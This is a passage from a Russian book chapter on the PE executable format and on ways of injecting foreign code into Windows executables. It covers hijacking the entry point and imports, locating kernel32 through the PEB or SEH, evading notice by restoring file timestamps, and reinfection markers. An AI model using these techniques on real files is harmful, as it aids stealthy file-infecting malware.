Операторы `++` и `--` в префиксной форме выражаются тривиальными конструкциями `a = a + 1` и `a = a – 1`, не представляющими для нас никакого интереса, но вот постфиксная форма — дело другое.



ЧАСТЬ IV

ПРОДВИНУТЫЕ МЕТОДЫ ДИЗАССЕМБЛИРОВАНИЯ



Глава 30

Дизассемблирование 32-разрядных PE-файлов

Внедрение постороннего кода в PE-файлы — перспективное и нетривиальное занятие, интересное не только вирусописателям, но и создателям навесных протекторов/упаковщиков в том числе.

Что же до этической стороны проблемы, то политика удержания передовых технологий под сукном лишь увеличивает масштабы вирусных эпидемий. Когда дело доходит до схватки, никто из прикладных программистов (и администраторов!) к ней оказывается не готов. В стане системных программистов дела обстоят еще хуже. Исходных текстов операционной системы нет, PE-формат документирован кое-как, поведение системного загрузчика вообще не подчиняется никакой логике, а дизассемблирование еще не гарантирует, что остальные загрузчики поведут себя точно так же.

На сегодняшний день не существует ни одного более или менее корректного упаковщика/протектора под Windows, в полной мере поддерживающего фирменную спецификацию и учитывающего недокументированные особенности поведения системных загрузчиков в операционных системах семейства Windows. Про различные эмуляторы, такие, например, как wine, doswin32, мы лучше промолчим, хотя нас так и подмывает сказать, что файлы, упакованные ASPack в среде doswin32, либо не запускаются вообще, либо работают крайне нестабильно, а все потому, что упаковщик ASPack не соответствует спецификации, полагаясь на те особенности системного загрузчика, преемственности которых никто и никому не обещал. В лучшем случае, авторы эмуляторов добавляют в свои продукты обходной код, в худшем же — оставляют все "как есть".

А восстановление пораженных объектов? Многие файлы после заражения отказывают в работе, и попытка вылечить их антивирусом лишь усугубляет ситуацию. Всякий уважающий себя профессионал должен быть готов вычистить вирус вручную, не имея под рукой ничего, кроме hex-редактора! То же самое относится и к снятию упаковщиков/дезактивации навесных протекторов.

Собственно говоря, всякое вмешательство в структуру готового исполняемого файла — мероприятие достаточно рискованное, и шанс сохранить его работоспособность на всех платформах достаточно невелик. Однако если вам это все-таки необходимо, то, пожалуйста, отнеситесь к проектированию внедряемого кода со всей серьезностью и следуйте рекомендациям, данным в этой главе.

Особенности структуры PE-файлов в конкретных реализациях

Существует множество описаний PE-формата, но среди них нет ни одного по-настоящему хорошего. Официальная спецификация, *Microsoft Portable Executable and Common Object File Format Specification*[1], написана двусмысленным языком и сложна для понимания. Даже среди сотрудников

[1] Последнюю версию этой спецификации можно скачать по адресу **http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx**.

Microsoft нет единого мнения по поводу того, как именно следует его толковать, и различные системные загрузчики ведут себя существенно неодинаково. Что же касается сторонних разработчиков, то здесь и вовсе царит полная неразбериха.

Понимание структуры готового исполняемого файла еще не наделяет вас умением самостоятельно собирать такие файлы вручную. Операционные системы облагают нас весьма жесткими ограничениями, зачастую вообще не упомянутыми в документации и варьирующимися от одной ОС к другой. Дизассемблировать ядро совсем небесполезно, но вот полностью полагаться на полученные результаты, не проверив их на остальных ОС, ни в коем случае нельзя! Верить в спецификации по меньшей мере наивно, ведь всякая спецификация — это только слова, а всякий программный код — лишь частный случай реализации. И то, и другое непостоянно и переменчиво.

Общие концепции и требования, предъявляемые к PE-файлам

Структурно PE-файл состоит из *заголовка* (*header*), *страничного образа* (*image page*) и необязательного *оверлея* (*overlay*). Представление PE-файла в памяти называется его *виртуальным образом* (*virtual image*) или просто образом, а на диске — файлом или дисковым образом. Если не оговорено обратное, то под образом всегда понимается виртуальный образ.

Образ характеризуется двумя фундаментальными составляющими — *адресом базовой загрузки* (*image base*) и *размером* (*image size*). При наличии *перемещаемой информации* (*relocation/fixup table*), образ может быть загружен по адресу, отличному от адреса базовой загрузки и назначаемому непосредственно самой операционной системой.

Образ естественным образом делится на *страницы* (*pages*), а файл — на *сектора* (*sectors*). Виртуальный размер страниц/секторов явным образом задается в заголовке файла и не обязательно должен совпадать с физическим[2].

Системный загрузчик требует от образа непрерывности, документация же обходит этот вопрос стороной. На всем протяжении между `image base` и (`image base + size of image`) не должно присутствовать ни одной бесхозной страницы, не принадлежащей ни заголовку, ни секциям — такой файл просто не будет загружен. Бесхозных же секторов в любой части файла может быть сколько угодно. Каждый сектор может отображается на любое количество страниц (по одной странице за раз), но никакая страница не может отображать на один и тот же регион памяти более одного сектора.

Для работы с PE-файлами используются три различных схемы адресации:

- *Физические адреса*, называемые так же сырыми указателями или смещениями (raw pointers/raw offset, или просто offset), отсчитываемые от начала файла.
- *Виртуальные адреса* (*virtual addresses*, или сокращенно VA), отсчитываемые от начала адресного пространства процесса.
- *Относительные виртуальные адреса* (*relative virtual addresses* или сокращенно RVA), отсчитываемые от базового адреса загрузки.

Все эти адреса измеряются в байтах и хранятся в 32-битных указателях[3]. Параграфы давно вышли из моды, а жаль… Вообще-то, существует и четвертый тип адресации — RRA, что расшифровывается как ***R**aw **R**elative **A**ddress* (*сырые относительные адреса*) или ***R**elative **R**elative **A**ddress* (*относительно относительные адреса*). Страничный образ состоит из одной или нескольких *секций*. С каждой секцией связано четыре атрибута: физический адрес начала секции в файле/размер секции в файле, виртуальный адрес секции в памяти/размер секции в памяти и атрибут характеристик секции, описывающий правда доступа, особенности ее обработки сис-

[2] Правильнее говорить о минимальной порции (кванте) данных, равной выбранной кратности выравнивания на диске и в памяти, но постоянно набивать такое на клавиатуре слишком длинно и утомительно.
[3] В PE64 все указатели 64-битные.

темным загрузчиком и т. д. Грубо говоря, секция вправе сама решать, откуда и куда ей грузиться. Однако эта свобода весьма условна, и на ассортимент выбираемых значений наложено множество ограничений. Начало каждой секции в памяти или на диске всегда совпадает с началом виртуальных страниц/секторов, соответственно. Попытка создать секцию, начинающуюся с середины, жестко пресекается системным загрузчиком, отказывающимся обрабатывать такой файл. С концом складывается более демократичная ситуация, и загрузчик не требует, чтобы виртуальный (и, частично, физический) размер секций был кратен размеру страницы. Вместо этого он самостоятельно выравнивает секции, заполняя их "хвосты" нулями, так что никакая страница (сектор) не может принадлежать двум и более секциям сразу. Фактически это сплошное надувательство — не выровненный (в заголовке!) размер автоматически выравнивается в страничном образе, поэтому представленные нам полномочия на проверку оказываются сплошной фикцией.

Все секции совершенно равноправны, и тип каждой из них тесно связан с ее атрибутами, интерпретируемыми довольно неоднозначным и противоречивым образом. Реально мы имеем два аппаратных и два программных атрибута: *Accessible/Writeable* и *Shared/Loadable* (последний — условно), соответственно. Вот отсюда и следует плясать! Все остальное — из области абстрактных концепций.

"Секция кода", "секция данных", "секция импорта" — не более чем образные выражения, своеобразный рудимент старины, оставшийся в наследство от сегментной модели памяти, когда код, данные и стек действительно находились в различных сегментах, а не были сведены в один, как это происходит сейчас.

Служебные структуры данных (таблицы экспорта, импорта, перемещаемых элементов) могут быть расположены в любой секции с подходящими атрибутами доступа. Когда-то правила хорошего тона диктовали помещать каждую таблицу в свою персональную секцию, но теперь эта методика признана устаревшей. Теперь на смену ей пришла анархия, и содержимое служебных таблиц размазывается тонким слоем по всему страничному образу, что существенно утяжеляет алгоритм внедрения в исполняемый файл.

Оверлей, в своем каноническом определении сводящийся к "хвостовой" части файла, не загружаемой в память, в PE-файлах может быть расположен в любом месте дискового образа — в том числе и посередине. Действительно, если между двумя смежными секциями расположено несколько бесхозных секторов, не приватизированных ни одной секцией, то такие сектора останутся без представления в памяти и имеют все основания считать себя оверлеями. Впрочем, кем они считают себя — неважно. Важно, кем их считают окружающие, ибо мнение, которое никто не разделяет, граничит с шизофренией. Собственно говоря, оверлеями их можно называть только в переносном смысле. Спецификация на PE-файлы этого термина не признает и никаких, даже самых примитивных, механизмов поддержки с оверлеями Win32 API не обеспечивает (не считая, конечно, примитивного ввода/вывода).

> ***Внимание!***
>
> Эту главу не следует читать как приключенческий роман или детектив. Чтобы добиться нормального понимания изложенной здесь информации, вам придется обложиться стопками распечаток и, вооружившись hex-редактором, сопровождать чтение статьи перемещением курсора по файлу, чтобы самостоятельно "потрогать руками" все описываемые здесь структуры.

Да осилит дорогу идущий! Когда вы доберетесь до конца, вы поймете, почему не работают некоторые файлы, упакованные ASPack/ASPrprotect, и как это исправить, не говоря уже о том, что сможете создавать абсолютно легальные файлы, которые ни один дизассемблер не дизассемблирует в принципе!

Структура PE-файла

Все PE-файлы без исключения (рис. 30.1), в том числе и системные драйверы, начинаются с заголовка MS-DOS (MZ header), за концом которого следует *dos-заглушка* (MS-DOS real-mode stub или просто stub), обычно выводящая на экран разочаровывающее сообщение, хотя в некоторых

случаях в нее может даже быть инкапсулирована версия программы для MS-DOS (хотя это уже редкость). Мэтт Питрек в "Секретах системного программирования под Windows 95"[4] пишет, что после того, как загрузчик win32 отобразит в память PE-файл, первый байт отображения файла соответствует первому байту заглушки DOS. Это не так! Первый байт отображения соответствует первому байту самого файла, т. е. отображение всегда начинается с сигнатуры `MZ`, в чем легко можно убедиться, загрузив файл в отладчик и просмотрев его дамп.




Рис. 30.1. Схематическое изображение структуры PE-файла

PE-заголовок, в подавляющем большинстве случаев начинающийся непосредственно за концом DOS-заглушки, на самом деле может быть расположен в любом месте файла — хоть в середине, хоть в конце, так как загрузчик определяет его положение по двойному слову `e_lfanew`, смещенному на `3Ch` байт от начала файла.

PE-заголовок представляет собой `18h`-байтную структуру данных, описывающую фундаментальные характеристики файла и содержащую сигнатуру `PE\x0\x0`, по которой файл и отождествляется.

Непосредственно за концом PE-заголовка, следует *необязательный (опциональный) заголовок*, специфицирующий структуру страничного образа более детально (базовый адрес загрузки, размер образа, степень выравнивания — все это и многое другое задаются именно в нем). Название "опциональный" выбрано не очень удачно и слабо коррелирует с окружающей действительностью, ибо без опционального заголовка файл попросту не загрузится. В таком случае, так какой

[4] М. Питрек. "Секреты системного программирования в Windows 95". — Киев: Диалектика, 1996.

же он тогда "необязательный", если он как раз обязателен? Впрочем, когда PE-формат только разрабатывался, все было по-другому, а сейчас мы вынуждены тащить это наследие старины за собой. Важной структурой опционального заголовка является структура `DATA_DIRECTORY`, представляющая собой массив указателей на подчиненные структуры данных, в том числе: таблицы экспорта и импорта, отладочную информацию, таблицу перемещаемых элементов и т. д. Типичный размер опционального заголовка составляет `E0h` байт, но может варьироваться в ту или иную сторону, что определяется заполнением структуры `DATA_DIRECTORY`, а также количеством мусора за ее концом[5]. Может показаться забавным, но размер опционального заголовка хранится в PE-заголовке, так что эти две структуры тесно взаимосвязаны.

За концом опционального заголовка следует суверенная территория, оккупированная *таблицей секций*. Политическая принадлежность ее весьма условна. Ни к одному из заголовков она не принадлежит и, судя по всему, является самостоятельным заголовком безымянного типа. Редкое внедрение в исполняемый файл обходится без правки таблицы секций, поэтому эта структура имеет для нас ключевое значение.

За концом таблицы секций раскинулось топкое болото ничейной области, не принадлежащей ни заголовкам, ни секциям. Эта область образовалась в результате выравнивания физических адресов секций по кратным адресам. В зависимости от ряда обстоятельств, подробно разбираемых по ходу изложения материала, эта память может как отображаться на адресное пространство процесса, так и не отображаться на него. Обращаться с ней следует крайне осторожно, так как здесь может быть расположен чей-то оверлей, исполняемый код или структура данных — например, таблица диапазонного импорта (bound import table).

Начиная со смещения (raw offset) первой секции, указанного в таблице секций, простирается страничный имидж, а точнее — его упакованный дисковый образ. "Упакованный" в том смысле, что физические размеры секций (с учетом выравнивания) включают в себя лишь инициализированные данные и теоретически не должны содержать ничего лишнего. Виртуальный размер секций может существенно превосходить физический, что с секциями данных случается сплошь и рядом. В памяти секции всегда упорядочены, чего нельзя сказать о дисковом образе. Помимо "дыр", оставшихся от выравнивания, между секциями могут располагаться оверлеи. К тому же, порядок следования секций в памяти и на диске совпадает далеко не всегда.

Одни секции имеют постоянное представительство в памяти, другие — используются лишь на период загрузки, по завершении которой в любой момент могут быть безоговорочно выдворены оттуда (не сброшены в своп, а именно выдворены). Что же до третьих, то они вообще никогда не загружаются в память, ну разве что по частям. В частности, секция с отладочной информацией ведет себя именно так. Впрочем, отладочная информация не обязательно должна оформляться в виде отдельной секции, и чаще она "подцепляется" к файлу в виде оверлея.

За концом последней секции обычно бывает расположено некоторое количество мусорных байт, оставляемых компоновщиком по небрежности. Это не оверлей (к нему никогда не происходит обращений), хотя и нечто очень на него похожее. Разумеется, оверлеев может быть и несколько — системный загрузчик не налагает на это никаких ограничений, однако и не предоставляет никаких унифицированных механизмов работы с оверлеями. Программа, создавшая свой оверлей, вынуждена работать с ним самостоятельно, задействовав API ввода/вывода[6].

Короче говоря, физическое представление исполняемого файла представляет собой настоящее лоскутное одеяло, напоминающее политическую карту мира в стиле "раскрась сам".

> ***Примечание***
>
> Полного и подробного описания структуры PE-файла в печатной версии этой книги не приводится. Более подробное описание наиболее интересных и малоизвестных полей, свойств и характе-

[5] Если мусор там имеется, хотя его настоятельно рекомендуется избегать.

[6] Впрочем, "вывод" не работает в принципе, так как загруженный файл доступен только на чтение и запись в него наглухо заблокирована.

ристик PE-файлов можно найти на CD, поставляемом в комплекте с данной книгой[7]. Однако даже эта информация не является полной. Так что заинтересованным читателям рекомендуется прочесть уже упомянутую ранее книгу Мэтта Питрека, официальную спецификацию Microsoft, а также тщательно изучить файл Winnt.h, входящий в состав продукта Windows Platform SDK, который доступен для свободного скачивания с официального сайта Microsoft.

Техника внедрения и удаления кода из PE-файлов

Строго говоря, чужой исполняемый файл лучше не трогать, поскольку заранее не известно, к чему именно он привязывается и какие структуры данных контролирует. С другой стороны, поведение подавляющего большинства файлов вполне предсказуемо и внедряться в них все же можно.

Механизмы внедрения в PE-файлы весьма разнообразны, но довольно поверхностно описаны в доступной литературе. Этот раздел представляет собой попытку систематизации и классификации всех известных способов внедрения. Материал будет интересен не только специалистам по информационной безопасности, специализирующимся на идентификации и удалении вирусов, но и разработчикам навесных защит и упаковщиков. Основная его цель — показать, какие пути внедрения существуют, на что обращать внимание при поиске постороннего кода, а также как отремонтировать файл, поврежденный некорректным внедрением.

Понятие X-кода и другие условные обозначения

Код, внедряющийся в файл, мы будем называть *X-кодом***.** Под это определение попадает любой код, внедряемый нами в файл-носитель, например, инструкции `NOP`. О репродуктивных способностях X-кода в общем случае ничего не известно, и для простоты будем считать X-код несаморазмножающимся. Всю ответственность за внедрение берет на себя *человек*, запускающий программу, осуществляющую внедрение. Эта программа, предварительно убедившись в наличии прав записи в файл-носитель (а эти права опять-таки дает человек) и его совместимости с выбранной стратегией внедрения, записывает X-код внутрь файла и осуществляет высокоманевренный перехват управления.

Для экономии места в тексте используются следующие общепринятые сокращения:

- `FA` — File Alignment — физическое выравнивание секций
- `SA`, `OA` — Section Alignment или Object Alignment — виртуальное выравнивание секций
- `RVA` — Relative Virtual Address — относительный виртуальный адрес
- `FS` — First Section — первая секция файла
- `LS` – Last Section — последняя секция файла
- `CS` — Current Section — текущая секция файла
- `NS` — Next Section — следующая секция файла
- `v_a` — Virtual Address — виртуальный адрес
- `v_sz` — Virtual Size — виртуальный размер
- `r_off` — raw offset — физический адрес начала секции
- `f_sz` — raw size — физический размер секции
- `DDIR` — структура `DATA_DIRECTORY`
- `EP` — Entry Point — точка входа

Под *Windows NT*, если не оговорено обратное, подразумевается вся линейка NT — подобных операционных систем: Windows NT 4.0/Windows 2000/Windows XP и более новые, а под Windows 9*x* — Windows 95, Windows 98 и Windows Me.

[7] Этот материал находится в каталоге `<CD-drive>:\PART4\CH30\Supplementary`.

Под *системным загрузчиком* понимается компонент операционной системы, ответственный за загрузку исполняемых файлов и динамических библиотек.

Выше, левее, западнее — соответствует меньшим адресам, что совпадает с естественной схемой отображения дампа памяти отладчиком или дизассемблером.

Цели и задачи X-кода

Перед X-кодом стоят по меньшей мере три серьезных задачи:

1. Разместить свое тело внутри целевого файла.
2. Перехватить управление до начала или в процессе выполнения основной программы.
3. Определить адреса API-функций, жизненно важных для собственного функционирования.

Перехват управления обычно осуществляется следующими путями:

- Переустановкой точки входа на тело X-кода.
- Внедрением в окрестности оригинальной точки входа команды перехода на X-код. Естественно, перед передачей управления, X-код должен удалить команду, восстановив исходное содержимое `EP`.
- Переустановкой произвольно взятой команды `JMP/CALL` на тело X-кода с последующей передачей управления по оригинальному адресу. Этот прием не гарантирует, что X-коду вообще удастся заполучить управление, но зато обеспечивает ему феноменальную скрытность и максимальную защищенность от антивирусов.
- Модификацией одного или нескольких элементов таблицы импорта с целью подмены вызываемых функций своими собственными. Этой технологией, в основном, пользуются stealth-вирусы, умело скрывающие свое присутствие в системе.

Определение адресов API-функций обычно осуществляется следующими путями:

- Поиском необходимых функций в таблице импорта файла-носителя. Будьте готовы к тому, что там их не окажется. В этом случае либо откажитесь от внедрения, либо используйте другую стратегию поиска.
- Поиском `LoadLibrary/GetProcAddress` в таблице импорта файла-носителя с последующим импортированием всех необходимых функций вручную. Будьте готовы к тому, что и этих функций в таблице импорта также не окажется.
- Прямым вызовом API-функций по их абсолютным адресам, жестко прописанным внутри X-кода. Адреса функций KERNEL32.DLL/NTDLL.DLL непостоянны и меняются от одной версии к системы к другой, а адреса USER32.DLL и всех остальных пользовательских библиотек непостоянны даже в рамках одной конкретной системы и варьируются в зависимости от `Image Base` остальных загружаемых библиотек. Поэтому при всей популярности данного способа пользоваться им допустимо только в образовательно-познавательных целях.
- Добавлением в таблицу импорта необходимых X-коду функций, которыми как правило, являются `LoadLibrary/GetProcAddress`, с помощью которых можно вытащить из недр системы и все остальные (достаточно надежный, хотя и слишком заметный способ).
- Непосредственным поиском функций `LoadLibrary/GetProcAddress` в памяти. Поскольку KERNEL32.DLL проецируется на адресное пространство всех процессов, а ее базовый адрес всегда выравнивается по границе в 64 Кбайта, от нас всего лишь требуется просканировать первую половину адресного пространства процесса, на предмет поиска сигнатуры `MZ`. Если такая сигнатура найдена — убеждаемся в наличии сигнатуры `PE`, расположенной по смещению `e_lfanew` от начала базового адреса загрузки. Если она действительно присутствует, анализируем структуру `DATA DIRECTORY` и определяем адрес таблицы экспорта, в которой требуется найти `LoadLibraryA` и `GetProcAddress`. Если же хотя бы одно из этих условий не совпадает, уменьшаем указатель на 64 Кбайт и повторяем всю процедуру заново. Пара соображений: прежде чем что-то читать из памяти, вызовите функцию `IsBadReadPtr`, убедившись,

что вы вправе это делать. Помните, что Windows 2000 Advanced Server и Datacenter Server поддерживают загрузочный параметр `/3GB`, предоставляющий в распоряжение процесса 3 Гбайта оперативной памяти и сдвигающий границу сканирования на 1 Гбайт вверх. Для упрощения отождествления KERNEL32.DLL можно использовать поле `Name RVA`, содержащееся в Export Directory Table и указывающее на имя динамической библиотеки. Однако следует помнить, что это поле может быть и подложным (системный загрузчик его игнорирует).

- Определением адреса функции `KERNEL32!_except_handler3`, на которую указывает обработчик структурных исключений по умолчанию. Эта функция не экспортируется ядром, однако присутствует в отладочной таблице символов, которую можно скачать со следующего сервера **http://msdn.microsoft.com/download/symbols**[8]. Это делается так: `mov esi, fs:[0]/lodsd/lodsd`. После выполнения кода, регистр `EAX` содержит адрес, лежащий где-то в глубине KERNEL32/DLL. Выравниваем его по границе 64 Кбайт и ищем сигнатуры `MZ`/`PE`, как было показано в предыдущем пункте. Это — наиболее корректный и надежный способ поиска, всячески рекомендуемый к употреблению.
- Определением базового адреса загрузки KERNEL32.DLL через PEB[9]: `mov eax, fs:[30h]/mov eax, [eax + 0Ch]/mov esi, [eax + 1Ch]/lodsd/mov ebx, [eax + 08h]`, — базовый код возвращается в регистре `EBX`. Это очень простой, хотя и ненадежный прием, так как структура `PEB` в любой момент может измениться. За все время существования Windows она уже менялась, по меньшей мере, три раза, к тому же PEB есть только в Windows NT.
- Использованием Native API операционной системы, взаимодействие с которым осуществляется либо через прерывание `INT 2Fh` (Windows 9*x*), либо через прерывание `INT 2Eh` (Windows NT, Windows 2000), либо через машинную команду `syscall` (Windows XP). Краткий перечень основных функций можно найти в "Списке Прерываний" Ральфа Брауна (Ralph Brown's Interrupt List), бесплатно распространяемого через Интернет: **http://www.ctyme.com/rbrown.htm**. Это — наиболее трудоемкий и наименее надежный способ из всех. Мало того, что функции Native API не только недокументированны и подвержены постоянным изменениям, но они еще и примитивны, то есть реализуют простейшие низкоуровневые функции, непригодные к непосредственному использованию.

Принципы внедрения X-кода в PE-файлы с технической точки зрения практически ничем не отличаются от аналогичных принципов внедрения кода в ELF-файлы, разве что именами служебных полей и стратегией их модификации. Однако детальный анализ спецификаций и дизассемблирование системного загрузчика выявляет целый пласт тонкостей, неизвестных даже профессионалам. Во всяком случае, до сих пор ни один протектор/упаковщик не избежал грубых ошибок проектирования и реализации.

Существуют следующие способы внедрения:

A. Размещение X-кода поверх оригинальной программы (также называемое затиранием);

B. Размещение X-кода в свободном месте программы (интеграция);

C. Дописывание X-кода в начало, середину или конец файла с сохранением оригинального содержимого;

D. Размещение X-кода вне основного тела файла-носителя (например, в динамической библиотеке или NTFS-потоке), загружаемого "головой" X-кода, внедренной в файл способами A, B или C.

Поскольку способ A приводит к необратимой потере работоспособности исходной программы и реально применяется только в вирусах, здесь он не рассматривается. Все остальные алгоритмы внедрения полностью или частично обратимы.

---

[8] Обратите внимание, что сервер не поддерживает просмотр браузером, и с ним работают только последние версии Microsoft Kernel Debugger и NuMega SoftIce.

[9] Структура PEB (Process Environment Block) содержит все параметры пользовательского режима, ассоциированные системой с данным процессом.

Требования, предъявляемые к X-коду

X-код следует проектировать с учетом всей жесткости требований, предъявляемых неизвестной и подчас очень агрессивной средой чужеродного кода, в которую он будет внедрен.

Во-первых, X-код должен быть полностью перемещаем, т. е. сохранять свою работоспособность независимо от базового адреса загрузки. Это достигается использованием относительной адресации: определив свое текущее расположение вызовом команды `CALL $+5/POP EBP`, X-код сможет преобразовать смещения внутри своего тела в эффективные адреса простым сложением их с `EBP`. Разумеется, это не единственная схема. Существуют и другие, однако мы не будем на них останавливаться, поскольку к PE-файлам они не имеет не малейшего отношения.

Во-вторых, грамотно сконструированный X-код никогда не модифицирует свои ячейки, поскольку не знает: имеются ли у него права на запись или нет. Стандартная секция кода лишена атрибута `IMAGE_SCN_MEM_WRITE`, и присваивать его крайне нежелательно, так как это не только демаскирует X-код, но и снижает иммунитет программы-носителя. Разумеется, при внедрении в секцию данных это ограничение теряет свою актуальность. Однако далеко не во всех случаях запись в секцию данных разрешена. Оптимизм — это прекрасно, но программист должен рассчитывать на наихудший вариант развития событий. Разумеется, это еще не значит, что X-код не может быть самомодифицирующимся или не должен модифицировать никакие ячейки памяти вообще! К его услугам и стек (автоматическая память), и динамическая память (куча), и кольцевой стек сопроцессора, наконец!

В третьих, X-код должен быть предельно компактным, поскольку объем пространства, пригодного для внедрения, подчас очень ограничен. Имеет смыл разбить X-код на две части: крошечный загрузчик и более длинный "хвост". Загрузчик лучше всего разместить в PE-заголовке или регулярной последовательности внутри файла, а хвост сбросить в оверлей или NTFS-поток, комбинируя тем самым различные методы внедрения.

Наконец, X-код не может позволить себе задерживать управление более чем на несколько сотых, от силы десятых долей секунд, в противном случае факт внедрения станет слишком заметным и будет сильно нервировать пользователя, чего допускать ни в коем случае нельзя.

Внедрение X-кода

Перед внедрением в файл необходимо убедиться в том, что он не является драйвером, не содержит нестандартных таблиц в `DATA DIRECTORY` и доступен для модификации. Присутствие оверлеев крайне нежелательно, и без особой необходимости в оверлейный файл лучше ничего не внедрять, а если и внедрять, то придерживаться наиболее безболезненной стратегии внедрения — стратегии A.

Разберем эти требования подробнее:

- Если файл расположен на носителе, защищенном от записи, или у нас недостаточно прав для его записи/чтения (например, файл заблокирован другим процессом), следует отказаться от внедрения.
- Если файл имеет атрибут, запрещающий модификацию, либо снимаем этот атрибут, либо отказываемся от внедрения.
- Если поле `Subsystem > 2h` или `Subsystem < 3h`, отказываемся от внедрения.
- Если `FA < 200h` или `SA < 1000h`, то это, вероятнее всего, драйвер, и в него лучше ничего не внедрять.
- Если файл импортирует одну или несколько функций из hal.dll и/или ntoskrnl.exe, отказываемся от внедрения.
- Если файл содержит секцию `INIT`, он, возможно, является драйвером устройства, а возможно и нет, но без особой нужды лучше сюда ничего не внедрять.

- Если структура `DATA DIRECTORY` содержит ссылки на таблицы, использующие физическую адресацию, либо отказываемся от внедрения, либо принимаем на себя обязательства корректно разобрать все иерархию структур данных и скорректировать физические адреса.
- Если `ALIGN_UP(LS.r_off + LS.r_sz, A) > SizeOfFile`, то файл, скорее всего, содержит оверлей, и внедряться в него можно только по методу A.
- Если физический размер одной или нескольких секций превышает виртуальный на величину, большую или равную `FA`, и при этом виртуальный размер не равен нулю, то целевой файл содержит оверлей. При внедрении в такой файл, используйте только стратегию A.

Следует помнить о необходимости восстановления атрибутов файла и времени его создания, модификации и последнего доступа (большинство разработчиков ограничивается одним лишь временем модификации, что демаскирует факт внедрения).

Если поле контрольной суммы не равно нулю, следует либо оставить такой файл в покое, либо рассчитать новую контрольную сумму самостоятельно, например, путем вызова API-функции `CheckSumMappedFile`. Обнулять контрольную сумму, как это делают некоторые, категорически недопустимо, так как при активных сертификатах безопасности операционная система просто откажет файлу в загрузке!

Еще несколько соображений общего типа. В последнее время все чаще и чаще приходится сталкиваться с исполняемыми файлами чудовищного объема, неуклонно приближающегося к отметке в несколько гигабайт. Обрабатывать таких монстров по кускам — нудно и сложно. Загружать весь файл целиком — слишком медленно, да и не позволит Windows выделить такое количество памяти! Поэтому имеет смысл воспользоваться файлами, проецируемыми в память (memory-mapped files), управляемыми функциями `CreateFileMapping` и `MapViewOfFile`/`UnmapViewOfFile`. Помимо повышения производительности и упрощения программирования это позволяет ликвидировать все ограничения на предельно допустимый объем, который теперь может достигать 18 Экзабайт, что соответствует 1.152.921.504.606.846.976 байтам). Как вариант, можно ограничить размер обрабатываемых файлов несколькими мегабайтами, легко копируемыми в оперативный буфер и сводящими количество "обвязочного" кода к минимуму (кто работал с файлами от 4-х Гбайт и выше, тот поймет).

Предотвращение повторного внедрения

В то время как средневековые алхимики пытались создать алкогест[10] — универсальный растворитель, растворяющий вся и все — их оппоненты язвительно замечали: задумайтесь, в чем вы его будете хранить? И хотя алкогест так и не был изобретен, его идея не умерла и до сих пор будоражит умы вирусописателей, вынашивающих идею принципиально недетектируемого вируса. Может ли существовать такой вирус хотя бы в принципе? И если да, то как он сможет отличать уже инфицированные файлы от еще не зараженных? В противном случае, один и тот же файл будет инфицироваться многократно, и вряд ли многочисленные копии вирусов смогут мирно соседствовать с друг другом.

X-код, сохраняющий работоспособность даже при многократном внедрении, называют реинфектабельным. Реинфектабельность предъявляет жесткие требования как к алгоритмам внедрения в целом, так и к стратегии поведения X-кода в частности. Очевидно, что X-код, внедряющийся в MS-DOS-заглушку, реинфектабельным не является, и каждая последующая копия затирает

[10] Задача получения алкогеста, которую ставили перед собой алхимики, так и не была решена. Однако похожие задачи приходится решать и настоящим ученым, занимающимся настоящей наукой. В качестве примера можно привести задачу выделения фтора в чистом виде, решение которой очень дорого обошлось химикам. Многие ученые в результате своих опытов получили серьезные ожоги, отравления и даже погибли. См., например, статью "Штрихи к портретам известных химиков" (**http://him.1september.ru/articlef.php?ID=200104401**).

собой предыдущую. Протекторы, монополизирующие системные ресурсы с целью противостояния отладчикам (например, динамически расшифровывающие/зашифровывающие защищаемую программу путем перевода страниц памяти в сторожевой режим с последующим перехватом прерываний), будут конфликтовать друг с другом, вызывая либо зависание, либо сбой программы. Классическим примером реинфектабельности является X-код, дописывающий себя в конец файла и после совершения всех запланированных операций возвращающий управление программе-носителю. При многократном внедрении, X-коды как бы "разматываются", передавая управление словно по эстафете. Однако если нить управления запутается, все немедленно рухнет. Допустим, X-код привязывается к своему физическому смещению, отсчитывая его относительно конца файла. Тогда при многократном внедрении по этим адресам будут расположены совсем другие ячейки, принадлежащие чужому X-коду, и поведение обоих станет неопределенным.

Перед внедрением в файл нереинфектабельного X-кода необходимо предварительно убедиться, что в файл не был внедрен какой-то другой код. К сожалению, универсальных путей решения не существует, и приходится прибегать к различным эвристическим приемам, распознающим присутствие инородного X-кода по косвенным признакам.

Родственные X-коды всегда могут "договориться" друг с другом, отмечая свое присутствие уникальной сигнатурой. Например, если файл содержит строку `x-code ZANZIBAR here`, то мы отказываемся от внедрения на том основании, что здесь уже есть "свои". К сожалению, этот трюк очень ненадежен, и при обработке файла любым упаковщиком/протектором сигнатура неизбежно теряется. Ну, разве что внедрить сигнатуру в ту часть секции ресурсов, которую упаковщики/протекторы предпочитают не трогать (иконка, информация о файле и т. д.). Еще надежнее внедрять сигнатуру в поле даты/времени последней модификации файла (например, в поле десятых долей секунды). Упаковщики/протекторы ее обычно восстанавливают, однако короткая длина сигнатуры вызывает большое количество ложных срабатываний, что тоже нехорошо.

Неродственным X-кодам приходится намного хуже. Чужих сигнатур они не знают, и потому не могут наверняка утверждать — возможно ли осуществить корректное внедрение в файл или нет? Поэтому X-код, претендующий на корректность, обязательно должен быть реинфектабельным, в противном случае, сохранение работоспособности файлам уже не гарантировано.

Упаковщики оказываются в довольно выигрышном положении, так как дважды один файл не сожмешь, и если коэффициент сжатия окажется исчезающее мал, упаковщик вправе отказаться обрабатывать такой файл. Протекторы — другое дело. Протектор, отказывающийся обрабатывать уже упакованные (зашифрованные) файлы, мало кому нужен. Если протектор монополизирует ресурсы, отказываясь их предоставлять кому-то еще, он должен обязательно контролировать целостность защищенного файла и, обнаружив внедрение посторонних, выводить соответствующее предупреждение на экран, возможно, прекращая при этом работу. В противном случае, защищенный файл могут упаковать и попытаться защитить повторно. Последствия такой защиты не заставят себя ждать…

Классификация механизмов внедрения

